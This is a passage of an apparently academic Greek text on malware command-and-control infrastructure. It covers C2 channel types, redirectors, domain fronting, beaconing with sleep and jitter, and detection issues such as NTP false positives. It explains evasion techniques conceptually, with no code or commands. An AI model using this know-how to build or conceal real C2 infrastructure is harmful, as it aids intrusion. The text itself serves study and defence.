
- Short-Haul C2: Ο agent πραγματοποιεί περιοδικές επικοινωνίες (π.χ., κάθε δευτερόλεπτο ή λεπτό) με τον C2 server, προκειμένου να λαμβάνει τις νέες εργασίες που του έχει αναθέσει ο επιτιθέμενος. Τα συγκεκριμένα C2 κανάλια παρέχουν ένα διαδραστικό κανάλι επικοινωνίας μεταξύ του agent και του C2 server. Ως εκ τούτου, έχουν σύντομα χρονικά callback διαστήματα. Στις περισσότερες περιπτώσεις, τα πρωτόκολλα που επιλέγονται είναι τα HTTP(S).
- Long-Haul C2: Πρόκειται για έναν πιο αργό και λιγότερο διαδραστικό τρόπο επικοινωνίας σε σχέση με την προηγούμενη κατηγορία (π.χ., ώρες ή ημέρες). Το συγκεκριμένο κανάλι επιλέγεται συνήθως ως back-up μέθοδος. Τα Long-Haul C2 κανάλια εξασφαλίζουν persistence, διασφαλίζοντας ότι οι επιτιθέμενοι θα μπορούν να ανακτήσουν την πρόσβαση

στο στόχο ακόμα και αν η Short-Haul C2 επικοινωνία χαθεί ή γίνει αντιληπτή. Στις περισσότερες περιπτώσεις, το πρωτόκολλο που επιλέγεται είναι το DNS.

Για την επιτυχία της επίθεσης θα πρέπει οι Short-Haul και οι Long-Haul C2 servers να φιλοξενούνται σε διαφορετικά domains και IP διευθύνσεις [37]. Όπως έχει ήδη επισημανθεί, οι Short-Haul C2 servers ανιχνεύονται σχετικά εύκολα κατά τη διάρκεια μιας επίθεσης. Επομένως, ο διαχωρισμός τους με τους Long-Haul C2 servers και η ταυτόχρονη υλοποίηση και των δύο προσεγγίσεων επιτρέπει την παραμονή του επιτιθέμενου στο δίκτυο-στόχο για μεγαλύτερο χρονικό διάστημα.

Παρ' όλο που υπάρχει πληθώρα επιλογών για την υλοποίηση μίας C2 υποδομής, η αρχιτεκτονική μεταξύ του agent και του C2 server ακολουθεί ένα από τα παρακάτω μοντέλα:


- Centralized (*Εικόνα 7*): Ένα κεντρικό C2 μοντέλο ακολουθεί την προσέγγιση που περιγράφηκε προηγουμένως. Το θύμα επικοινωνεί ανά τακτά χρονικά διαστήματα με τον C2 server, λαμβάνει και εκτελεί σχετικές οδηγίες και εντολές. Στην πραγματικότητα, η C2 υποδομή ενός επιτιθέμενου είναι πολύ πιο περίπλοκη από έναν μεμονωμένο server και μπορεί να περιλαμβάνει ανακατευθυντές κίνησης (redirectors), εξισορροπιστές φορτίου (load balancers) και μεθόδους που δυσκολεύουν την αποκάλυψη της. Για παράδειγμα, δεδομένου ότι η C2 δραστηριότητα μπορεί να αποκαλυφθεί σχετικά γρήγορα, με αποτέλεσμα τα domains και οι servers που σχετίζονται με μία επίθεση να καθίστανται μη λειτουργικά, οι πιο εξελιγμένες επιθέσεις εισάγουν πρόσθετα επίπεδα obfuscation. Επιπλέον, χρησιμοποιούνται συχνά υπηρεσίες cloud και δίκτυα παράδοσης περιεχομένου (Content Delivery Networks - CDNs) για τη φιλοξενία ή την απόκρυψη της C2 δραστηριότητας. Σε αρκετές περιπτώσεις οι επιτιθέμενοι παραβιάζουν και χρησιμοποιούν νόμιμους ιστότοπους για να φιλοξενήσουν την C2 υποδομή τους. Τα τελευταία χρόνια, έχει παρατηρηθεί ένας αριθμός περίπλοκων τεχνικών για την έκδοση C2 οδηγιών. Για παράδειγμα, οι επιτιθέμενοι χρησιμοποιούν ευρέως πλατφόρμες κοινωνικής δικτύωσης (π.χ., Twitter, Gmail, Pinterest, Instagram) ως C2 πλατφόρμες, δεδομένου ότι σπάνια η κίνηση από και προς αυτές θεωρείται ύποπτη. Για παράδειγμα, το εργαλείο twittor [38] παρέχει μια πλήρως λειτουργική C2 πλατφόρμα, χρησιμοποιώντας απευθείας μηνύματα στο Twitter [30].



Εικόνα 7. Centralized C2 Μοντέλο

- Peer-to-Peer (P2P) (*Εικόνα 8*): Σε ένα P2P μοντέλο, οι C2 οδηγίες παραδίδονται με αποκεντρωμένο τρόπο, με τα θύματα να μεταδίδουν μηνύματα μεταξύ τους. Ορισμένα θύματα λειτουργούν ως servers, χωρίς ωστόσο στις περισσότερες περιπτώσεις να υπάρχει


κάποιος κεντρικός κόμβος. Η ανίχνευση των επιθέσεων που βασίζονται σε αυτό το μοντέλο είναι δυσκολότερη, αλλά ταυτόχρονα απαιτεί μεγαλύτερη παραμετροποίηση από την πλευρά του επιτιθέμενου. Η P2P προσέγγιση χρησιμοποιείται κυρίως ως εναλλακτική λύση σε περίπτωση που διακοπεί το κύριο C2 κανάλι επικοινωνίας. Πιο συγκεκριμένα, τα P2P πρωτόκολλα επιτρέπουν σε ένα implant να διατηρεί το C2 κανάλι επικοινωνίας, ενώ τα υπόλοιπα implants επικοινωνούν μαζί του μέσω ενός δικτύου. Υπάρχουν πολλές επιλογές επικοινωνίας μεταξύ των implants. Για παράδειγμα, σε ένα Windows δίκτυο μπορεί να χρησιμοποιηθεί η υποδομή Windows Management Instrumentation (WMI), το Active Directory ή ακόμα και TCP/UDP sockets. Ωστόσο, το πρωτόκολλο SMB μέσω named pipes αποτελεί την πιο συνηθισμένη προσέγγιση. Το SMB named pipe παρέχει αμφίδρομη επικοινωνία μεταξύ διαδικασιών σε απομακρυσμένους κόμβους. Το σημαντικότερο πλεονέκτημα του P2P μοντέλου, σε αντίθεση με το κεντρικό μοντέλο, είναι ότι χρησιμοποιεί λιγότερα κανάλια επικοινωνίας με τον C2 server, επομένως η κακόβουλη δραστηριότητα ανιχνεύεται δυσκολότερα. Αυτό επιβεβαιώνεται από το γεγονός ότι οι οργανισμοί τείνουν να δίνουν προτεραιότητα στην παρακολούθηση της εισερχόμενης και εξερχόμενης κυκλοφορίας έναντι της εσωτερικής. Ένα άλλο πλεονέκτημα της συγκεκριμένης προσέγγισης είναι η αποτελεσματικότητά της σε δίκτυα που αποτελούνται από υποδίκτυα διαβαθμισμένης κρισιμότητας. Για παράδειγμα, ένας οργανισμός μπορεί να επιτρέπει την HTTP(S) επικοινωνία ορισμένων τερματικών και ταυτόχρονα να την απαγορεύει/περιορίζει στα κρίσιμα συστήματα του δικτύου του. Με την προσέγγιση που παρουσιάστηκε το συγκεκριμένο πρόβλημα μπορεί να παρακαμφθεί [30].



Εικόνα 8. P2P C2 Μοντέλο

Ένας ανακατευθυντής κίνησης (redirector ή relay) αποτελεί δομικό στοιχείο ενός δικτύου που λαμβάνει εισερχόμενες συνδέσεις και τις προωθεί σε έναν άλλο κεντρικό υπολογιστή ή θύρα [39]. Η συγκεκριμένη τακτική αποτελεί μία βέλτιστη πρακτική που ακολουθούν οι επιτιθέμενοι προκειμένου να μην εκθέτουν την πραγματική C2 υποδομή τους στο Internet. Αντίθετα, η επικοινωνία πραγματοποιείται μεταξύ των redirectors και του θύματος και στη συνέχεια προωθείται στον C2 server. Εκεί ο επιτιθέμενος λαμβάνει τις απαντήσεις του θύματος και καταχωρεί νέες εντολές προς εκτέλεση. Σε περίπτωση που ανιχνευθεί η κακόβουλη επικοινωνία και μπλοκαριστεί η σύνδεση του θύματος με τον redirector, η C2 υποδομή παραμένει ανέπαφη

και λειτουργική. Η *Εικόνα 9* παρουσιάζει τον τρόπο με τον οποίο λειτουργούν οι ανακατευθυντές κίνησης [40].




Εικόνα 9. Redirectors ή Relays

Επομένως, ένας redirector είναι υπεύθυνος για την ανακατεύθυνση όλης της κίνησης στον C2 server. Σε πλήρη αντιστοιχία με ότι έχει επισημανθεί προηγουμένως, ένας redirector που τοποθετείται μπροστά από έναν Short-Haul C2 ονομάζεται Short-Haul redirector και χρησιμοποιείται για τακτική επικοινωνία με το θύμα (σύντομα χρονικά callback διαστήματα). Αντίθετα, ο redirector που τοποθετείται μπροστά από έναν Long-Haul C2 ονομάζεται Long-Haul redirector και χρησιμοποιείται για τη διατήρηση της σύνδεσης για μεγάλο χρονικό διάστημα. Η χρήση ενός ή περισσοτέρων redirectors μπροστά από έναν C2 server προσφέρει μία πληθώρα πλεονεκτημάτων [37]. Αρχικά αποτρέπει την ανίχνευση της C2 υποδομής, δεδομένου ότι η βασική υποδομή παραμένει κρυφή. Σε περίπτωση που το θύμα μπλοκάρει τα domains και τις IP διευθύνσεις των redirectors, η βασική C2 υποδομή δεν επηρεάζεται. Επομένως, ο επιτιθέμενος δεν χρειάζεται να τη στήσει εκ νέου. Επιπλέον, μπορεί να καθυστερήσει την έρευνα των μπλε ομάδων, δεδομένου ότι μόνο η C2 κίνηση θα ανακατευθύνεται στον κεντρικό C2 server. Για παράδειγμα, εάν κάποιος επισκεφτεί τον redirector, στα πλαίσια μη C2 επικοινωνίας, τότε ο παραπλανητικός ιστότοπος (landing page) που έχει δημιουργήσει ο επιτιθέμενος θα φορτώσει κανονικά. Η ανακατεύθυνση κίνησης μπορεί να επιτευχθεί με τους παρακάτω δύο τρόπους [37][41]:


- Dumb Pipe Redirection (*Εικόνα 10*): Η κίνηση μεταβιβάζεται, χωρίς ιδιαίτερους κανόνες, από τον redirector στον C2 server και αντίστροφα. Η συγκεκριμένη προσέγγιση είναι χρήσιμη για μία γρήγορη διαμόρφωση και εγκατάσταση της C2 υποδομής, ωστόσο δεν προσφέρει επιλογές ελέγχου της εισερχόμενης κίνησης. Επομένως, δεν χαρακτηρίζεται ως κλιμακούμενη και ελαστική λύση. Το μοναδικό πλεονέκτημά της είναι ότι ο αρχικός C2 server παραμένει κρυφός. Στην πράξη μπορεί να επιτευχθεί χρησιμοποιώντας το socat [42] ή το iptables [43]. Το socat είναι ένα εργαλείο που δημιουργεί δύο αμφίδρομες ροές επικοινωνίας για τη μεταφορά δεδομένων. Το iptables είναι ένα τείχος προστασίας το οποίο χρησιμοποιεί

πολιτικές που επιτρέπουν, ανακατευθύνουν ή απορρίπτουν την εισερχόμενη και εξερχόμενη κίνηση [37].



Εικόνα 10. Dumb Pipe Redirection


- Filtered Redirection (*Εικόνα 11*): Η κίνηση στο δίκτυο μεταβιβάζεται βάσει των κανόνων που έχει ορίσει ο επιτιθέμενος. Για παράδειγμα, σε περίπτωση μη έγκυρης C2 κίνησης, ο redirector μπορεί να οδηγήσει το θύμα σε μία πραγματική/αυθεντική σελίδα. Επιπλέον, χάρη στη συγκεκριμένη προσέγγιση, μπορούν να χρησιμοποιηθούν διαφορετικοί C2 servers, χρησιμοποιώντας μόνο έναν redirector. Δεδομένου ότι παρέχει πολλές επιλογές, η εν λόγω λύση εξυπηρετεί τους επιτιθέμενους και δυσκολεύει την αποκάλυψη της C2 υποδομής τους. Το τελευταίο επιβεβαιώνεται από το γεγονός ότι οποιοσδήποτε επισκέπτεται το C2 domain, ανακατευθύνεται σε έναν άλλο νόμιμο ιστότοπο. Ένας από τους ευκολότερους τρόπους υλοποίησης της προσέγγισης αυτής είναι το mod_rewrite [44], το οποίο προσφέρει τη δυνατότητα ανακατεύθυνσης υπό όρους βάσει των χαρακτηριστικών που περιέχουν τα requests (π.χ., URI, user agent, λειτουργικό σύστημα, IP διεύθυνση του χρήστη).



Εικόνα 11. Filtered Redirection

Σε αρκετές περιπτώσεις οι επιτιθέμενοι μπορεί να αξιοποιήσουν σχήματα δρομολόγησης (π.χ., Content Delivery Networks - CDNs) που φιλοξενούν μεγάλο αριθμό domains, με απώτερο στόχο την απόκρυψη (obfuscation) του προορισμού (C2 server) ή ακόμα και την κρυπτογράφηση της κίνησης μέσω του πρωτοκόλλου HTTPS [45]. Ένα CDN αναφέρεται σε μια ομάδα από servers που συνεργάζονται για να παράσχουν γρήγορη παράδοση περιεχομένου στο διαδίκτυο. Η βασική ιδέα της τεχνικής domain fronting [45] είναι η χρήση διαφορετικών domain names σε διαφορετικά επίπεδα επικοινωνίας [46]. Πιο συγκεκριμένα, περιλαμβάνει τη χρήση διαφορετικών domain

names στο πεδίο Server Name Indication (SNI) της κεφαλίδας Transport Layer Security (TLS) και στο πεδίο Host της κεφαλίδας HTTP, όπως παρατηρείται στην *Εικόνα 12*. Το SNI είναι μια επέκταση του πρωτοκόλλου TLS, που επιτρέπει σε έναν server να φιλοξενεί πολλά hostnames κάτω από την ίδια IP διεύθυνση [47]. Ωστόσο, αν τα δύο domains εξυπηρετούνται από το ίδιο CDN, τότε το CDN μπορεί να δρομολογήσει την κίνηση στη διεύθυνση που ορίζεται στην κεφαλίδα HTTP (κακόβουλο domain) μετά την αποκρυπτογράφηση της κεφαλίδας TLS [46].



Εικόνα 12. Domain Fronting

Επομένως, χάρη στο domain fronting το θύμα φαίνεται πως επικοινωνεί με ένα υψηλής εμπιστοσύνης domain, ενώ στην πραγματικότητα, επικοινωνεί με τον C2 server του επιτιθέμενου. Μια παραλλαγή της παραπάνω τεχνικής, είναι το domainless fronting [45], στην οποία το πεδίο SNI παραμένει κενό. Με αυτόν τον τρόπο μπορεί να παρακαμφθεί ο έλεγχος όταν το CDN επιχειρεί να ελέγξει αν τα πεδία TLS SNI και HTTP Host είναι ίδια (τα κενά πεδία SNI αγνοούνται). Σε περίπτωση που το θύμα πραγματοποιεί SSL Inspection στην κίνηση (διαδικασία αποκρυπτογράφησης της TLS επικοινωνίας client-server) ή η κίνηση δεν είναι κρυπτογραφημένη, τότε μπορεί να ελεγχθεί αν το πεδίο host της κεφαλίδας HTTP ταιριάζει με το TLS SNI, και αντίστοιχα να επιτραπεί ή να αποκλειστεί η επικοινωνία. Τέλος, αξίζει να σημειωθεί ότι τα CDNs θεωρούνται αξιόπιστα, επομένως είναι δύσκολο να αποκλειστούν καθώς αυτό μπορεί να περιορίσει την πρόσβαση των χρηστών σε νόμιμους ιστότοπους [48].

2.5 Beaconing

Το beaconing αποτελεί έναν τύπο επικοινωνίας μεταξύ ενός C2 server και ενός κακόβουλου λογισμικού που εκτελείται σε ένα απομακρυσμένο τερματικό [49]. Πιο συγκεκριμένα, αναφέρεται στη διαδικασία κατά την οποία το θύμα επικοινωνεί, ανά τακτά χρονικά διαστήματα με τον C2 server ενός επιτιθέμενου, προκειμένου να ελέγξει για νέες οδηγίες ή πρόσθετα payloads προς εκτέλεση [32]. Για να αποφευχθεί ο εντοπισμός τους από τις λύσεις ασφαλείας, ορισμένοι τύποι κακόβουλου λογισμικού πραγματοποιούν callbacks σε τυχαία χρονικά διαστήματα ή ενδέχεται ακόμα και να παραμείνουν αδρανείς για συγκεκριμένες χρονικές περίοδους. Παρ' όλο που λόγω της επανάληψης των διαστημάτων επικοινωνίας, το μοτίβο της C2 επικοινωνίας μπορεί να ξεχωρίσει από την κανονική κίνηση, συχνά χρησιμοποιούνται διαδεδομένα πρωτόκολλα (π.χ., HTTP(S), SSH, DNS, SMTP και cloud services όπως τα Dropbox, Gmail και Twitter), καθιστώντας δυσκολότερο τον εντοπισμό [49]. Αυτό οφείλεται στο γεγονός ότι τα πρωτόκολλα αυτά χρησιμοποιούνται ταυτόχρονα και για νόμιμες επικοινωνίες. Επομένως, οι κοινές τεχνικές

whitelisting και blacklisting αποτυγχάνουν, δεδομένου ότι στην περίπτωση για παράδειγμα των cloud providers, το θύμα φαίνεται πως επικοινωνεί με έμπιστους servers [50].

Όπως έχει ήδη τονιστεί, ο C2 server φιλοξενεί οδηγίες/εντολές για το κακόβουλο λογισμικό, οι οποίες μετά το check-in του agent εκτελούνται στο μολυσμένο μηχάνημα. Η συχνότητα των callbacks και οι μέθοδοι που χρησιμοποιούνται για την επικοινωνία καθορίζονται από τον επιτιθέμενο. Επιπλέον, μέσω της φάσης του reconnaissance, ο επιτιθέμενος καθορίζει ποιες μέθοδοι είναι πιθανό να επιτύχουν και προσαρμόζει κατάλληλα το κακόβουλο λογισμικό. Το χρονικό διάστημα που μεσολαβεί ανάμεσα στα callbacks, ποικίλλει και εξαρτάται από την πολυπλοκότητα της επίθεσης, τα μέτρα προστασίας του θύματος και τις επιδιώξεις του επιτιθέμενου. Η beaconing συμπεριφορά μπορεί να χαρακτηριστεί ως μια περιοδική ακολουθία αιτημάτων (beacons) [51]. Ένα beacon αποτελεί μία σύντομη επικοινωνία μεταξύ του agent και του C2 server. Η πιο συνηθισμένη τακτική, περιλαμβάνει τη χρήση τουλάχιστον ενός beacon σε Long-Haul λειτουργία, με το check-in να πραγματοποιείται με διαφορά πολλών ωρών, ημερών ή εβδομάδων, καθιστώντας τον εντοπισμό εξαιρετικά δύσκολο [50]. Σε περίπτωση που δεν υπάρχει διαθέσιμη εργασία προς εκτέλεση για τον agent, ο C2 server θα επιστρέψει την προεπιλεγμένη απάντηση (default response) [52]. Κατά κανόνα, η προεπιλεγμένη απάντηση είναι μία κενή HTML σελίδα ή μία σελίδα που αναφέρει σφάλμα κατά τη φόρτωση (π.χ., 404 Page Not Found). Μία τακτική που χρησιμοποιείται, είναι η υποβολή ενός αιτήματος GET request για την αποστολή μεταδεδομένων (metadata) στην κεφαλίδα του cookie, προκειμένου ο agent να ελέγξει αν υπάρχει διαθέσιμη εργασία προς εκτέλεση. Τα μεταδεδομένα είναι κρυπτογραφημένα με το δημόσιο κλειδί που εισάγεται στο beacon. Εάν υπάρχει εργασία που πρέπει να εκτελεστεί, ο agent, αντί για την προεπιλεγμένη απάντηση, θα λάβει τη συγκεκριμένη απόκριση από τον C2 server. Επιπλέον, όπως έχει ήδη τονιστεί, σε πολύπλοκες επιθέσεις δεν είναι απαραίτητο όλες οι μολυσμένες συσκευές να επικοινωνούν με τον C2 server, καθιστώντας τον εντοπισμό της beaconing δραστηριότητας ακόμα δυσκολότερο [51].


Παρ’ όλο που οι C2 λύσεις διαφοροποιούνται μεταξύ τους, αποτελούνται από δύο στοιχεία (sleep και jitter) που βοηθούν στη δημιουργία προσαρμοσμένων C2 συνδέσεων [53]. Με την εισαγωγή της έννοιας του sleep, δεν είναι απαραίτητη η ύπαρξη μίας διαρκούς σύνδεσης ανάμεσα στο θύμα και τον επιτιθέμενο. Αντίθετα, το θύμα επικοινωνεί με τον επιτιθέμενο ανά τακτά χρονικά διαστήματα. Το στοιχείο sleep υποδεικνύει πόσος χρόνος μεσολαβεί προκειμένου ο agent να πραγματοποιήσει ξανά check-in και το jitter τροποποιεί το χρόνο αυτόν, έτσι ώστε να εμφανίζεται τυχαίος. Για παράδειγμα, 60 δευτερόλεπτα sleep με 20% jitter, οδηγούν σε επικοινωνίες ανά 48 έως 60 δευτερόλεπτα (π.χ., Cobalt Strike) ή 48 έως 72 δευτερόλεπτα (π.χ., Empire). Η διαφορά που παρατηρείται, συνήθως στο ανώτερο όριο, αποτελεί διαφοροποίηση στην προσέγγιση που ακολουθούν τα C2 πλαίσια (frameworks). Επομένως, ένα beacon πραγματοποιεί check-in χρησιμοποιώντας το χρόνο sleep ως το callback διάστημα, συν-πλην ένα τυχαίο χρονικό διάστημα που καθορίζεται από το ποσοστό jitter [54]. Το jitter εξασθενεί το μοτίβο χωρίς ωστόσο να το εξαφανίζει πλήρως. Αυτό οφείλεται κυρίως στην ομοιόμορφη κατανομή που χρησιμοποιείται για τη συνάρτηση sleep, οδηγώντας σε συμμετρικό jitter που μπορεί να διευκολύνει την ανίχνευση της C2 επικοινωνίας. Η σωστή επιλογή των προαναφερθέντων παραμέτρων είναι καθοριστική για την επιτυχία μιας επίθεσης. Τα 60 δευτερόλεπτα μπορεί να θεωρηθούν μικρός χρόνος sleep, και ορισμένα αμυντικά προϊόντα μπορεί να ανιχνεύσουν γρήγορα τη beaconing συμπεριφορά εάν

είναι πολύ συχνή. Ωστόσο, η συχνή beaconing συμπεριφορά δεν υποδηλώνει απαραίτητα κακόβουλη δραστηριότητα [51]. Για παράδειγμα, πολλές νόμιμες εφαρμογές εμφανίζουν συμπεριφορές που μπορούν να χαρακτηριστούν ως beaconing (π.χ., ενημέρωση λογισμικού ή λειτουργικού συστήματος, ενημέρωση του news feed, επαλήθευση εκδόσεων λογισμικού και υπογραφών προγραμμάτων προστασίας από ιούς). Επιπλέον, άλλο χαρακτηριστικό παράδειγμα είναι το πρωτόκολλο Network Time Protocol (NTP), στο οποίο παρατηρείται μία συνηθισμένη μορφή false positive beaconing συμπεριφοράς [55]. Το NTP χρησιμοποιείται για να διασφαλιστεί ότι η ώρα στα τοπικά συστήματα παραμένει ακριβής. Αυτό επιτυγχάνεται πραγματοποιώντας beaconing σε σταθερό διάστημα για τον έλεγχο της τρέχουσας ώρας. Το διάστημα ποικίλλει ανάλογα το λειτουργικό σύστημα (π.χ., κάθε 15 έως 60 λεπτά). Επιπλέον, επειδή το NTP στέλνει και λαμβάνει μηνύματα σταθερού μήκους, η ποσότητα των δεδομένων που μεταφέρονται σε κάθε συνεδρία είναι η ίδια, προσομοιάζοντας σχεδόν απόλυτα κακόβουλη beaconing συμπεριφορά. Ωστόσο, είναι πρόδηλο ότι τα συγκεκριμένα false positives μπορούν πολύ εύκολα να εξαλειφθούν, μέσω της δημιουργίας κανόνων που επιτρέπουν την κίνηση από και προς τους NTP servers.

2.6 Είδη Beaconing Επικοινωνίας


Όπως έχει ήδη τονιστεί, η χρήση του πρωτοκόλλου επικοινωνίας HTTP(S) επιτρέπεται κυρίως στις συσκευές που τοποθετούνται περιμετρικά ενός δικτύου [30]. Χάρη στο συγκεκριμένο πρωτόκολλο οι χρήστες ενός οργανισμού μπορούν να περιηγηθούν στο διαδίκτυο. Αυτός είναι ένας από τους πολλούς λόγους για τους οποίους το HTTP(S) θεωρείται ένα από τα βασικά πρωτόκολλα που χρησιμοποιούνται για τις C2 επικοινωνίες. Ωστόσο, είναι σύνηθες το HTTP(S) να μην επιτρέπεται σε περιοχές υψηλής αξίας ενός δικτύου. Επομένως, είναι απαραίτητη η επιλογή ενός εσωτερικού πρωτοκόλλου επικοινωνίας. Ένας επιτιθέμενος θα πρέπει να βασίζει την C2 υποδομή του στα πρωτόκολλα που χρησιμοποιεί το θύμα. Ιδανικά θα πρέπει το πρωτόκολλο να χρησιμοποιείται από το θύμα με αποτέλεσμα η C2 κίνηση να συνδυάζεται με την πραγματική/νόμιμη κίνηση του δικτύου. Ένα εσωτερικό πρωτόκολλο που συναντάται συχνά είναι το SMB. Ωστόσο, όπως έχει ήδη τονιστεί, υπάρχουν και άλλες επιλογές επικοινωνίας (π.χ., Active Directory ή TCP/UDP sockets). Στη συγκεκριμένη ενότητα, παρουσιάζονται τα κύρια 